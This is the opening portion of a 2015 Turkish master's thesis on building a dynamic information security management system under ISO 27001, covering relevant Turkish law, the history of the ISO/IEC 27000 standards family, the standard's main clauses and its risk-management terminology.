ISO 27001 KAPSAMINDA KURUMSAL
BİLGİ GÜVENLİĞİNE DİNAMİK BİR YAKLAŞIM

YÜKSEK LİSANS TEZİ

Kerem GENCER

DANIŞMAN

Doç. Dr. Uçman ERGÜN

İNTERNET VE BİLİŞİM TEKNOLOJİLERİ
YÖNETİMİ ANABİLİM DALI
Temmuz, 2015

AFYON KOCATEPE ÜNİVERSİTESİ
FEN BİLİMLERİ ENSTİTÜSÜ

YÜKSEK LİSANS TEZİ

ISO 27001 KAPSAMINDA KURUMSAL BİLGİ GÜVENLİĞİNE DİNAMİK BİR YAKLAŞIM

Kerem GENCER

İNTERNET VE BİLİŞİM TEKNOLOJİLERİ YÖNETİMİ
UZAKTAN EĞİTİM YÜKSEK LİSANS PROGRAMI

DANIŞMAN
Doç. Dr. Uçman ERGÜN

TEMMUZ, 2015

TEZ ONAY SAYFASI

Kerem GENCER tarafından hazırlanan "ISO 27001 Kapsamında Kurumsal Bilgi Güvenliğine Dinamik Bir Yaklaşım" adlı tez çalışması lisansüstü eğitim ve öğretim yönetmeliğinin ilgili maddeleri uyarınca 20/07/2015 tarihinde aşağıdaki jüri tarafından oy birliği ile Afyon Kocatepe Üniversitesi Fen Bilimleri Enstitüsü İnternet ve Bilişim Teknolojileri Yönetimi **Anabilim Dalı'nda YÜKSEK LİSANS TEZİ** olarak kabul edilmiştir.

Danışman **:** Doç. Dr. Uçman ERGÜN

Başkan **:** Doç Dr. İsmail Hakkı NAKİLCİOĞLU İmza
Afyon Kocatepe Ü. Güzel Sanatlar Fakültesi,

Üye **:** Yrd. Doç. Dr. Ali Hakan IŞIK İmza
Mehmet Akif Ersoy Ü. Müh. Fakültesi,

Üye **:** Doç. Dr. Uçman ERGÜN İmza
Afyon Kocatepe Ü. Müh. Fakültesi,

Afyon Kocatepe Üniversitesi
Fen Bilimleri Enstitüsü Yönetim Kurulu'nun
...../...../..... tarih ve
……. sayılı kararıyla onaylanmıştır.

…….
Prof. Dr. İbrahim EROL
Enstitü Müdürü

ÖZET
Yüksek Lisans Tezi

ISO 27001 KAPSAMINDA KURUMSAL BİLGİ GÜVENLİĞİNE DİNAMİK BİR YAKLAŞIM

Kerem GENCER
Afyon Kocatepe Üniversitesi
Fen Bilimleri Enstitüsü
İnternet ve Bilişim Teknolojileri Yönetimi Anabilim Dalı
Danışman: Doç. Dr. Uçman ERGÜN

Bu araştırmanın amacı günümüzde giderek daha fazla kullanılmaya başlanan bilişim kaynaklarının güvenlik zafiyetlerini ortaya koymaktır. Ayrıca sistemin işleyişi ile entegre bir biçimde alınan önlemlerle sorunları en aza indirmektir.

Oluşturulan işleyişin sistemin bir parçasına dönüştürülmesi amaçlanmıştır ve bu konuda araştırmalar yapılmıştır. Konu bütünlüğüne sadık kalarak bilgi güvenliği yönetim sistemi, yönetim, risk ve uyumluluk konuları incelenmiştir. Bilişim güvenliği konusunun işleyişinde bütünlük sağlanmasına çalışılmıştır.

Kısaca bilgi güvenliği yönetim sisteminin kurulumu ele alınmış, ayrıca sisteme dinamik bir nitelik kazandırılmıştır. İşleyiş günlük çalışma hayatının bir parçası haline getirilerek süreklilik sağlanmaya çalışılmıştır. Aynı zamanda kurumsal bilgi güvenliği modellemesi yapılarak istenilen unsurlar üzerinde tahmin yapılabilmesi sağlanmıştır.

2015, xii + 85 sayfa

Anahtar Kelimeler: Bilgi güvenliği yönetim sistemi , ISO/IEC 27001, sızma testleri, risk yönetimi.

ABSTRACT

M.Sc Thesis

A DYNAMIC APPROACH TO CORPORATE INFORMATION SECURITY UNDER ISO 27001

Kerem GENCER

Afyon Kocatepe University

Graduate School of Natural and Applied Sciences

Department of Internet and Information Technologies Management

Supervisor: Assoc. Prof. Uçman ERGÜN

This study aims to present security hitches of the informatic resources which are increasingly used today. It also aims to decrease the problems to the lowest degree with precautions taken by being entegrated to the system working. It's been aimed the working to be a part of the system and researches on this were done. By taking the subject integrity into account, information security management system, management, risks and harmony were analysed. It's been tried to create integrity on the informatic security working.

To sum up, the installing of informatic security management system has been taken up and also a dynamic quality has been put into the system. The working has been made a part of daily working life and by doing this it has been tried to create permanence. At the same time, corporate information security is provided to modeling done on different questions forecast.

2015, xii + 85 pages

Keywords: Information security management system, ISO/IEC 27001, penetration tests, risk management.

TEŞEKKÜR

Bu araştırmanın konusu, deneysel çalışmaların yönlendirilmesi, sonuçların değerlendirilmesi ve yazımı aşamasında yapmış olduğu büyük katkılardan dolayı tez danışmanım Sayın Doç. Dr. Uçman ERGÜN'e, araştırma ve yazım süresindeki fedakârlığından dolayı eşime, her konuda öneri ve eleştirileriyle yardımlarını gördüğüm hocalarıma ve arkadaşlarıma teşekkür ederim.

Bu araştırma boyunca maddi ve manevi desteklerinden dolayı aileme teşekkür ederim.

Kerem GENCER

AFYONKARAHİSAR, 2015

İÇİNDEKİLER DİZİNİ

Sayfa

SİMGELER VE KISALTMALAR DİZİNİ

Kısaltmalar

APDU	Application Protocol Data Unit (Uygulama Protokolü Veri Birimi)
ARP	Address Resolution Protocol (Adres Çözümleme Protokolü)
ASCII	American Standard Code for Information Interchange (Bilgi Değişimi için Amerikan Standart Kodlama Sistemi)
BGP	Border Gateway Protocol (Sınır Ağ Geçidi Protokolü)
BGYS	Bilgi Güvenliği Yönetim Sistemi
BSI	British Standards Institution (İngiliz Standartları Enstitüsü)
CVSS	Common Vulnerability Scoring System (Yaygın güvenlik açığı Puanlama Sistemi)
DHCP	Dynamic Host Configuration Protocol (Dinamik Host Konfigürasyon Protokolü)
DNS	Domain Name System (Alan Adı Sistemi)
DOD	Department of Defense (Savunma Departmanı)
FTP	File Transfer Protocol (Dosya İletim Protokolü)
GIF	Graphics Interchange Format (Grafik Dönüşüm Biçimi)
GNU	GNU's Not Unix (GNU Unix Değildir)
HTML	HyperText Markup Language (Hiper Metin İşaret Dili)
HTTP	Hypertext Transfer Protocol (Hiper Metin Aktarım Protokolü)
ICMP	Internet Control Message Protocol (Internet Denetim İletisi Protokolü)
IEC	International Electrotechnical Commission (Uluslararası Elektroteknik Komisyonu)
IP	Internet Protocol (İnternet Protokolü)
IPS	Intrusion Prevent System (Saldırı Önleme Sistemi)
IPX	Internetwork Packet Exchange (Ağlar Arası Paket Değişimi)

Kısaltmalar (Devam)

ISO	International Organization for Standardization (Uluslararası Standardizasyon Örgütü)
ISSAF	Information Systems Security Assessment Framework (Bilgi Sistemleri Güvenlik Değerlendirme Çerçevesi)
JPEG	Joint Photographic Experts Group (Birleşik Fotoğraf Uzmanları Grubu)
MAC	Media Access Control (Medya Ulaşım Kontrolü)
MPEG	Moving Picture Experts Group (Hareketli Görüntü Uzmanlar Gurubu)
NetBIOS	Network Basic Input/Output System (Ağ Temel Giriş/Çıkış Sistemi)
NVD	National Vulnerability Database (Ulusal Güvenlik Açığı Veritabanı)
OSI	Open Systems Interconnection (Açık Sistemler Bağlantısı)
OSPF	Open Shortest Path First (Öncelikli Olarak Kısa Rotayı Kullan)
OSSTMM	Open Source Security Testing Methodology (Açık Kaynak Güvenlik Testi Metodolojisi)
OWASP	Open Web Application Security Project (Açık Web Uygulamaları Güvenlik Projesi)
PCI	Peripheral Component Interconnect (Çevresel Bileşeni Bağlantısı)
PDU	Presentation Protocol Data Unit (Sunum Protokolü Veri Birimi)
PUKO	Planla, Uygula, Kontrol et, Önlem al
RIP	Routing Information Protocol (Yönlendirme Bilgi Protokolü)
RPC	Remote Procedure Call (Uzaktan Yordam Çağrısı)
RPO	Recovery Point Objective (Kurtarma Noktası Hedefi)
RTO	Recovery Time Objective (Kurtarma Zaman Hedefi)
SMB	Server Message Block (Sunucu Mesaj Bloğu)
SMTP	Simple Mail Transfer Protocol (Yalın Elektronik Posta İletim Protokolü)
SNMP	Simple Network Management Protocol (Yalın Ağ Yönetim Protokolü)
SPE	Sequenced Packet Exchange (Sıralı Paket Değişimi)

Kısaltmalar (Devam)

SQL	Structured Query Language (Yapısal Sorgu Dili)
TCP	Transmission Control Protocol (İletim Denetim Protokolü)
TSE	Türk Standartları Enstitüsü
UDP	User Datagram Protocol (Kullanıcı Veri Bloğu İletişim Protokolü)
WASC-TC	Web Application Security Services - Threat Classification (Web Uygulama Güvenliği Konsorsiyumu Tehdit Sınıflandırması)

ŞEKİLLER DİZİNİ

Sayfa

ÇİZELGELER DİZİNİ

Sayfa

RESİMLER DİZİNİ

Sayfa

1.GİRİŞ

Bilgisayar ağlarında güvenlik ve savunma her kurumun yakından ilgilenmesi ve çeşitli önlemler geliştirmesi gereken bir konudur. Bilginin yaşadığımız çağa damgasını vuran bir varlık olduğu gerçektir (Sağıroğlu ve Canbek 2006). Günümüzde teknolojik gelişmeler sayesinde kullanım oranları giderek artan, hayatımız için vazgeçilmez hale gelen bilgisayar ve internet, getirdikleri kolaylıkların yanı sıra büyük tehlikeleri de barındırmaktadır.

Evlerdeki kullanım oranları kadar kurumsal kullanım oranlarının da artış göstermesi özellikle bankacılık, e-ticaret vb. maddi zarara neden olabilecek kurumlarda yapılan işlerin güvenliği önemli bir husus haline gelmiştir (Catrantzos 2012). Teknolojik gelişmelerin hızının çok yüksek olması, bunun yanında büyük güvenlik açıklarını da beraberinde getirdiği için bu açıkların değerlendirilmesinin ya da sistem yapılandırılmasının belli bir çerçeve içinde uluslararası kurallar kapsamında düzenlenmesinin kaçınılmaz olduğu görülmüştür. Devlet kurumlarında da e-devlet unsuru ön plana çıkartılıp hizmetlerin online olarak verilme isteği giderek yaygınlaşmış, bu durum ulusal güvenliği de ilgilendirir çapta önlemler alınmasını zorunlu hale getirmiştir.

Bilgi güvenliği, nitelikli bilginin ve yapının, hırsızlık, veri değişikliği, ilgiyi bozma, gibi saldırı yöntemlerine karşı korunmasını sağlamaktır (Burlu 2010). Her kurum ve organizasyon kendine özgü ağ yapıları ve bunlar üzerinde ayrı ayrı tanımlamaları olduğu için kuruma özel bir çalışma yapılmalıdır. Ancak belli bir yapıdan yola çıkarak elde edilen güvenlik tasarımları hem kişilere bağımlılıktan kurtarmaya hem de yapı oluştururken hata yapma oranını düşürmeye, aynı zamanda kuruluşların kendi aralarında güvenlik derecelerini değerlendirmelerine olanak tanımaktadır. İnsan unsurunun bulunduğu her alan gibi bilgi güvenliği alanında da tam güvenlikten söz edilemez, ancak donanımla, yazılımla ve sistemle ilgili önlemler alınarak veriler daha güvenli hale getirilebilir. Kullanım alanlarındaki çeşitlenme güvenlik sağlanmasını giderek daha zor hale getirmeye başlamıştır. Örneğin bankacılık işlemleri önceleri bankalardan yapılırken sadece bankanın kendi sistem güvenliği konusunda önlemler alması yeterli

olabiliyorken günümüzde bu işlemlerin bilgisayar, cep telefonu, tablet gibi farklı araç ve farklı platformlardan yapılabilmesi güvenlik sağlayıcının işini de zorlaştırmaktadır. Bilgisayar ve mobil cihazlar üzerindeki işletim sistemleri bile farklılık gösterdiği için bunlar için alınacak önlemler de farklı olmaktadır. Hatta cep telefonlarında IOS, Android, Windows, Blackberry gibi farklı işletim sistemleri kullanıldığından dolayı her işletim sisteminin kendine özgü sorunları bulunmaktadır.

Bu kadar çeşitlilik ve karmaşıklık arasında belli temellere oturtulmuş ve uluslararası tanınmışlığı olan ISO 27001 (Uluslararası Standardizasyon Örgütü) bilgi güvenliği standardı yardımıyla güvelik yapısının genel hatları belirlenebilir. Bu kapsamda kişi, kurum, sistem farklılıklarını gözeterek güvenlik yapısı kurulmalıdır. Daha sonra standart içinde ayrıntısına tam girilmeyen bilgi güvenliği risk yönetimi ve metodları konusunda detaylı çalışma yapılmalıdır. Bu tez çalışmasında ilk olarak bilgi güvenliğinin kanun ve yönetmelikler içindeki yeri incelenmiştir. Bilgi güvenliği yönetim sisteminin kurulmasındaki yasal zorunluluk anlatıldıktan sonra bütün dünya tarafından kabul gören ISO 27001 bilgi güvenliği standardı üzerinde durulmuştur. Kurumsal bir bilgi işlem yapısı altında varlık analizi yaparak bir dokümantasyon oluşturulmuştur. Bu yapıyı oluşturmak ve aynı zamanda yapı üzerinde dinamik bir kontrol sağlamak için temel düzeyde bilgi güvenliği kontrol yazılımı üretilmiştir.

Tez çalışmasının son bölümünde ise ISO 27001 kapsamında fazlaca değinilmeyen ve BGYS (Bilgi Güvenliği Yönetim Sistemi) oluşumunda risk oranlarını gerçekçi olarak ifade etmemize yardımcı olacak olan sızma testleri yapılmıştır. Bu testler yapılırken hazır sistemler kullanılmış, aynı zamanda özel testler ve yazılımların geliştirilmesi açısından kodlama yapılarak test araçları oluşturulmuştur.

Bu tez çalışmasında ISO 27001 kapsamında olan ancak kendi bünyesinde çok değinilmemiş olan sızma testleri tanıtılmıştır. Bilgi güvenliği çoğunlukla kağıt üzerinde kalarak daha sonralarda geçerliliğini yitiren ISO 27001 sertifikasyonunun dinamik bir yapı içerisindeki belirli zamanlara yayılmış iş döngülerinde tekrarlanmıştır. Böylece bilgi güvenliği sadece kağıt üzerinde kalmamış, gerçek anlamda uygulanabilir bir bilgi güvenliği yönetim sistemi oluşturulmuştur.

2. BİLİŞİM VE İLETİŞİM MEVZUATINDA BİLGİ GÜVENLİĞİ

İnternet ortamı bilgiye erişim kolaylığı sağlamakla birlikte aynı zamanda günlük hayattaki işlerimizin pratik bir şekilde yapılmasına olanak sağlamıştır. Ancak internetin getirdiği kolaylıkların yanı sıra birçok güvenlik problemine yol açtığı görülmektedir. Bu noktadan yola çıkarak internet ortamının bazı güvenlik kurallarına tabi olması kaçınılmaz hale gelmiştir. Bu güvenlik önlemlerinin ve bu önlemlerin alınmaması durumunda ortaya çıkacak cezai yaptırımlar devlet tarafından kanunlarla düzenlenmiştir. Bu bölümde devlet tarafından düzenlenen bazı kanunlara değinilmiştir.

2.1 İnternet Ortamında Yapılan Yayınların Düzeni ve İşlenen Suçlarla Mücadele Kanunu

5651 sayılı bu kanun 23/05/2007 tarihinde yürürlüğe girmiştir. Bu kanunun amaç ve kapsamı; içerik sağlayıcı, yer sağlayıcı, erişim sağlayıcı ve toplu kullanım sağlayıcılarının yükümlülük ve sorumlulukları ile internet ortamında işlenen belirli suçlarla içerik, yer ve erişim sağlayıcıları üzerinden mücadeleye ilişkin esas ve usulleri düzenlemektedir. Bu kanunun uygulanmasında;

Erişim sağlayıcı, kullanıcılarına internet ortamına erişim olanağı sağlayan her türlü gerçek veya tüzel kişileri,

İçerik sağlayıcı, internet ortamı üzerinden kullanıcılara sunulan her türlü bilgi veya veriyi üreten, değiştiren ve sağlayan gerçek veya tüzel kişileri,

Toplu kullanım sağlayıcı, kişilere belli bir yerde ve belli bir süre internet ortamı kullanım olanağı sağlayanı,

Yer sağlayıcı, hizmet ve içerikleri barındıran sistemleri sağlayan veya işleten gerçek veya tüzel kişileri olarak tanımlanmaktadır.

Yukarıdaki tanımlarından biri ya da birkaçı kurumsal bilgi işlem dairelerine uymaktadır, bu nedenle kanun bu dairelerde üzerinde yasal bir zorunluluk oluşturmaktadır. Alt maddelerde içerik sağlayıcının sorumluluğu, yer sağlayıcının sorumluluğu, erişim sağlayıcının yükümlülükleri, toplu kullanım sağlayıcıların yükümlülükleri başlıkları altında çeşitli görev ve ödevler belirlenmiştir.

2.2 Elektronik Haberleşme Sektöründe Şebeke ve Bilgi Güvenliği Yönetmeliği

Elektronik Haberleşme Sektöründe Şebeke Ve Bilgi Güvenliği Yönetmeliği madde madde incelendiğinde;

Birinci bölüm 3. madde altında ISO/IEC 27001 (Uluslararası Standardizasyon Örgütü /Uluslararası Elektroteknik Komisyonu), BGYS tanımları açık olarak yer almış, aynı zamanda erişilebilirlik, gizlilik, risk önleme risk işleme konuları tanımlanmış, bununla beraber siber olaylara müdahale ekibi adı altında BGYS yönetim ekibi de açıkça ortaya konulmuştur.

İkinci bölüm 4. madde altında geçen şebeke ve bilgi güvenliğinin sağlanmasına yönelik tedbirlerin tespitinde ve uygulanmasında risk temelli değerlendirmelerin yapılması, ulusal düzenleme ile uluslararası standartların dikkate alınması, bunları sağlarken güvenlik ile kullanılabilirlik arasında denge kurulması konusunda tavsiyelerde bulunulmuştur.

Üçüncü bölüm altında; BGYS kurulması, BGYS politikası, bilgi güvenliği grubu ve faaliyetleri, varlık yönetimi sınıflandırması, risk değerlendirme ve işleme, iş sürekliliği, bilgi güvenliği ihlal olaylarının ve güvenlik açıklarının yönetimi konularında açıklamalar yaparak neredeyse ISO/IEC 27001 yol haritasının tamamına özet olarak dayanak oluştururlar. Tek başına bu yönetmelik bile BGYS kurulum gerekçesi için başlı başına bir nedendir. Yönetmelik ve kanunlar elbette ki ayrıntılı teknik bilgi içermezler, ancak yol haritası çizimi ve kurum içi sistem kurulumunun kabul ve devamlılığı için yasal dayanaklardır. Yasal uygulama sonucunda ortaya çıkan tespitlerde çeşitli cezalar uygun görüldüğü için sistemlerin bu dayanaklara uygun olarak kurulması seçilmiş olan uluslararası sertifikanın ulusal anlamdaki gereklilikleri yerine getirme ve ulusal kabulü artırma açısından faydalı olacağı açıktır. Elektronik haberleşme sektöründe; şebeke ve bilgi güvenliği yönetmeliği 13.07.2014 tarihinde yürürlüğe girmiş olup, bu yönetmelik bilgi güvenliğinin sağlanmasına yönelik usul ve esasları açıklamaktadır.

3.ISO/IEC 27000 AİLESİ VE TARİHSEL GELİŞİMİ

ISO/IEC 27000 ailesi internet ve ağ güvenliği düzenlemeleri açısından uluslararası kabul görmüş bir standartlar bütünüdür. Bu konu hakkında çeşitli standartlar olmasına rağmen ISO/IEC 27000 ailesi en çok kabul gören yöntemdir. Bu bölümde ISO/IEC 27000 ailesinin gelişimi üzerinde ayrıntılı olarak durulmuştur.

3.1 Tarihsel Gelişim Süreci

(İngiliz Standartları Enstitüsü) önderliğinde devlet ve ticari kurumlarının ortak güvenlik yapısı oluşturma ve yaptıkları işlerde güvenlik açısından simgesel bir anlam taşıyan kavramın oluşturulması isteği ile 1993 yılında başlatılan çalışma sonucunda ISO 27001 bilgi güvenliği yönetim sistemi kurulmuştur. ISO 27000 ailesinin bir ferdi olan ISO 27001 teknik bir standart değil, yapılması gerekenleri ortaya koyan bir standarttır.

Standardın 2005 yılından sonra ilk revizyonu Eylül 2013' de yayınlanmıştır. Standart ISO/IEC 17799:2005 olarak adlandırılırken ilk olarak 2007 yılında ISO 27001:2005 Bilgi Güvenliği Yönetim Sistemi standardı olarak isimlendirilmiştir. Standardın 2005 versiyonundan 2013 versiyonuna geçiş için 2015 yılı Eylül ayı son tarih olarak belirlenmiş olup daha sonra ISO 27001:2005 belgesi düzenlenemeyecektir. Dünyada ve ülkemizde ISO/IEC 27001 bilgi güvenliği standardının tarihsel gelişimi aşağıdaki gibidir:


- Endüstri çalışma grubunun kurulması - 1993
- Kural rehberi olarak yayınlanması (BS 7799 - 1) - 1993
- İngiliz standardı olarak kabul görmesi - 1995
- BS 7799 - 2'nin oluşturulması - 1998
- BS 7799 - 1 ve BS 7799 - 2 bölümlerinin uyumluluğunun gözden geçirilmesi - Mayıs 1999
- BS ISO/IEC 17999 (BS7799 - 1:2000) - Geçici versiyon / Ocak - Ağustos 2000
- ISO tarafından yayınlanması - Aralık 2000
- İngiltere'de BS ISO/IEC 17799:2000 / BS 7799 - 1: 2000 olarak adlandırılması - 2000

- BS 7799 - 2:2002'nin yayınlanması - 5 Eylül 2002
- TS ISO/ IEC 17799' un TSE (Türk Standartları Enstitüsü) tarafından kabulü - 11 Kasım 2002
- TS 17799 - 2'nin TSE tarafından kabulü - 17 Şubat 2005
- TS 17799 - 2'nin iptali - 2 Mart 2006 (TS 17999 - 2'nin yerini TS ISO/IEC 27001 aldı.)
- TS ISO/IEC 27001:2005' in TSE tarafından kabulü - 2 Mart 2006

3.2 ISO/IEC 27000 Standartlarına Genel Bir Bakış

ISO/IEC 27000 standartları ailesi aşağıdaki gibi gösterilerek bu durum Şekil 3.1'de ayrıca TS ISO/IEC 27000 BGYS ailesi standartları arasındaki ilişkileri verilmiştir.

- ISO/IEC 27001: Dokümante edilmiş bir bilgi güvenliği yönetim sisteminin kurulması, gerçekleştirilmesi, izlenmesi, gözden geçirilmesi, sürdürülmesi ve iyileştirilmesi için gerekleri kapsar.
- ISO/IEC 27002: Bilgi güvenliğinin sağlanması için kontrollerin seçilmesinde ve uygulanmasında kılavuzluk yapar.
- ISO/IEC 27003: ISO/IEC 27001 ile uyumlu BGYS'nin kurulması, uygulanması, işletilmesi, izlenmesi, gözden geçirilmesi, sürdürülmesi ve iyileştirilmesi uygulama kılavuzudur.
- ISO/IEC 27004: Bilgi güvenliği uygulamasında, yönetilmesinde kullanılan kontroller ve kontrol hedeflerinin geliştirilmesinde ve BGYS etkinliğinin değerlendirilmesindeki ölçümlerde kılavuzluk eder.
- ISO/IEC 27005: Risk yönetimi kılavuzunu kapsar.
- ISO/IEC 27006: ISO/IEC 27001 ile uyumlu BGYS sertifikasyonu ve denetim sağlayan kuruluşların gerekliliklerine kılavuzluk yapar.
- ISO/IEC 27007: BGYS denetimlerinin yapılması konusu ve bilgi güvenliği yönetim sistemi denetçilerine yeterlilik kılavuzluğu yapar.
- ISO/IEC 27011: Telekomünikasyon kuruluşları için uygulamaya yardım eder.
- ISO/IEC 27799: Sağlık kuruluşlarında gereklilikleri yerine getirmek için kılavuzluk yapar.



Şekil 3.1 TS ISO/IEC 27000 BGYS ailesi standartları arasındaki ilişkiler (Şen ve Yerlikaya 2013).

3.3 ISO 27001 Standardının Ana Maddeleri

ISO 27001'in bilgi varlıkları konusunda farkındalık sağlama, şirketin piyasadaki güvenilirliğini artırma, her departmandan çalışanın çalışma motivasyonu arttırma, dışarıdaki itibar açısından kanun ve prosedürlere uyulduğunu belgeleme gibi faydaları vardır. Her kademede bilgi güvenliğinin sağlandığını gösteren, piyasada rekabet avantajı sağlama gibi özellikleri olan ISO 27001 standardının ana maddeleri şunlardır:

- Güvenlik politikası: Burada bir bilgi güvenliği politikası kabul edilerek, yönetimsel destek ve süreklilik konularının garantisi sağlanır.
- Bilgi güvenliği organizasyonu: Burada sistemin beyni diyebileceğimiz kurumun olanak ve ihtiyaçları göz önüne alınarak oluşturulan asıl uygulama ekibinin yapısı kurulur. Ekip, bilgi işlem dairesi birimleri içerisinde tecrübe ve yetenek olarak öne çıkan birim yöneticileri arasından sistem, ağ ve yazılım ekip liderleri ile bunların bağlı olduğu bir teknik yönetici olarak tasarlanır.
- Varlık yönetimi: Bilgi değeri taşıyan tüm varlıkların bir envanterinin çıkarılması şeklinde gerçekleştirilir.

- İnsan kaynakları güvenliği: İnsan kaynaklı hata ve suçları engelleme amaçlı tedbirleri içerir.
- Fiziksel ve çevresel güvenlik: Kritik noktalara erişim yetkisi olmayanların girişini engellemek üzerinde durulur.
- Haberleşme ve iletişim yöntemi: Ağ üzerinden yapılan iletişimin güvenliğinin sağlanması ve bilgi doğruluğu ve bütünlüğünü içerir.
- Erişim kontrolü: Erişim kısıtlama ve yetkilendirmeyi içerir.
- Bilgi sistemleri edinimi, geliştirme ve bakımı: Kurulan sistemlerde bütünlük ve güvenlik unsurlarının sağlanmasını, daha sonraki geliştirme süreçlerinde ise yine bu unsurlardan ödün verilmemesini içerir.
- Bilgi güvenliği ihlal olayı yönetimi: İhlal durumlarındaki davranış ve tepkileri içerir.
- İş sürekliliği yönetimi: Felaket kurtarma istasyonu oluşumu en güzel örneklerdendir.
- Uyum: Sistem kurulumu ve işletimi daha önce belirtilen yasal düzenlemelere uygun olmalıdır.

3.4 ISO/IEC 27001'in Özellikleri ve Sertifikasyonu

ISO/IEC 27001 standardı 11 ana madde ve bunların altında 133 alt maddeden oluşmaktadır. Bu maddeleri incelemeye başlamadan önce bazı terimlerin açıklanmasında yarar vardır.

- Varlık: Kuruluş için önem ifade eden tüm değerlerdir. [ISO/IEC 13335-1:2004]. Burada bilgi işlem birimi olarak ele aldığımızda sunucular dahil sistemi oluşturan bütün parçalar hatta bunun yanı sıra çalışan personel bile buna dahil edilmelidir.
- Kullanılabilirlik: Yetkili bir varlık tarafından talep edildiğinde erişilebilir ve kullanılabilir olma özelliğidir [ISO/IEC 13335-1:2004]. Kullanıcı tarafından istendiğinde veritabanı bilgilerine ulaşabilme olarak tanımlanabilir.
- Gizlilik: Bilginin yetkisiz kişiler, varlıklar ya da proseslere kullanılabilir yapılmama ya da açıklanmama özelliğidir [ISO/IEC 13335-1:2004].

Kişilerin veri tabanında sadece izinli oldukları kısımlara erişebilmeleriyle açıklanabilir.

- Bilgi güvenliği: Bilginin gizliliği, bütünlüğü ve kullanılabilirliğinin korunmasıdır. Ek olarak, doğruluk, açıklanabilirlik, inkâr edememe ve güvenirlik gibi özellikleri de

kapsar [ISO/IEC 17799:2005]. Bilgiye ulaşım sırasında meydana gelen işlemlerin loglanarak daha sonradan kontrol edilebilmesiyle açıklanabilir.

- Bilgi güvenliği ihlal olayı: Olası bir bilgi güvenliği açığı, koruyucuların başarısızlığı, güvenlikle ilgili olabilecek önceden bilinmeyen bir durumun ortaya çıkışıdır [ISO/IEC 18044:2004]. Alınan önlemlere rağmen yetkisiz kişinin veritabanına ulaşımı olarak açıklanabilir.
- Bilgi güvenliği ihlal olayı: İş operasyonlarını tehlikeye atma ve bilgi güvenliğini tehdit etme olasılığı yüksek olan tek ya da bir dizi istenmeyen ya da beklenmeyen bilgi güvenliği olayıdır [ISO/IEC 18044:2004]. Yetkisiz olarak veritabanına erişebilen kişinin verilerde silme vb. işlemleri gerçekleştirmesidir.
- Bilgi güvenliği yönetim sistemi: Bilgi güvenliğini kurmak, gerçekleştirmek, işletmek, gözden geçirmek, sürdürmek ve geliştirmek için iş riski yaklaşımına dayalı tüm yönetim sisteminin bir parçasıdır.
- Bütünlük: Varlıkların doğruluğunu ve tamlığını koruma özelliğidir [ISO/IEC 13335-1:2004]. Bilgi varlıklarının bütünlüğü korunmadığı sürece istenilen durumlardan çok uzak kalınabileceği çok açıktır, veritabanına kayıtlı bir bilgide silinen kısımda bir önceki kısmı tamamen reddeden bir açıklamanın bulunması ile açıklanabilir.
- Artık risk: Risk işlemeden sonra kalan risktir [ISO/IEC Guide 73]. Risk analizi sonrası hâlâ kalan risktir.
- Riskin kabulü: Bir riski kabul etme kararıdır [ISO/IEC Guide 73]. Risk analizi sonradan ortadan kaldırılamayan ya da ortadan kaldırma maliyeti yüksek olan bir riski kabul edip bu riskle devam etmektir.
- Risk analizi: Kaynakları belirlemek ve riski tahmin etmek amacıyla bilginin sistematik kullanımıdır [ISO/IEC Guide 73].
- Risk değerlendirme: Risk analizi ve risk derecelendirmesini kapsayan tüm süreçlerdir [ISO/IEC Guide 73].
- Risk derecelendirme: Riskin önemini tayin etmek amacıyla tahmin edilen riskin verilen risk kriterleri ile karşılaştırılması sürecidir [ISO/IEC Guide 73].
- Risk yöntemi: Bir kuruluşu risk ile ilgili olarak kontrol etmek ve yönlendirmek amacıyla kullanılan koordineli faaliyetlerdir [ISO/IEC Guide 73].
- Risk işleme: Riski değiştirmek için alınması gerekli önlemlerin seçilmesi ve uygulanmasıdır [ISO/IEC Guide 73].

4. BİLGİ GÜVENLİĞİ YÖNETİM SİSTEMİ VE ÖNEMİ

4.1 Bilgi Güvenliği Yönetim Sistemi Nedir ?

Bilginin gizliliği, bütünlüğü ve kesintisiz kullanılabilirliğini (erişilebilirliğini) sağlamak üzere sistemli kuralları konulmuş, yönetilebilir, sürdürülebilir, dokümante edilebilir, yönetimce kabul görmüş ve uluslararası güvenlik standartlarının temel alındığı faaliyetler bütününe bilgi güvenliği yönetim sistemi denir (Anonim 2012).

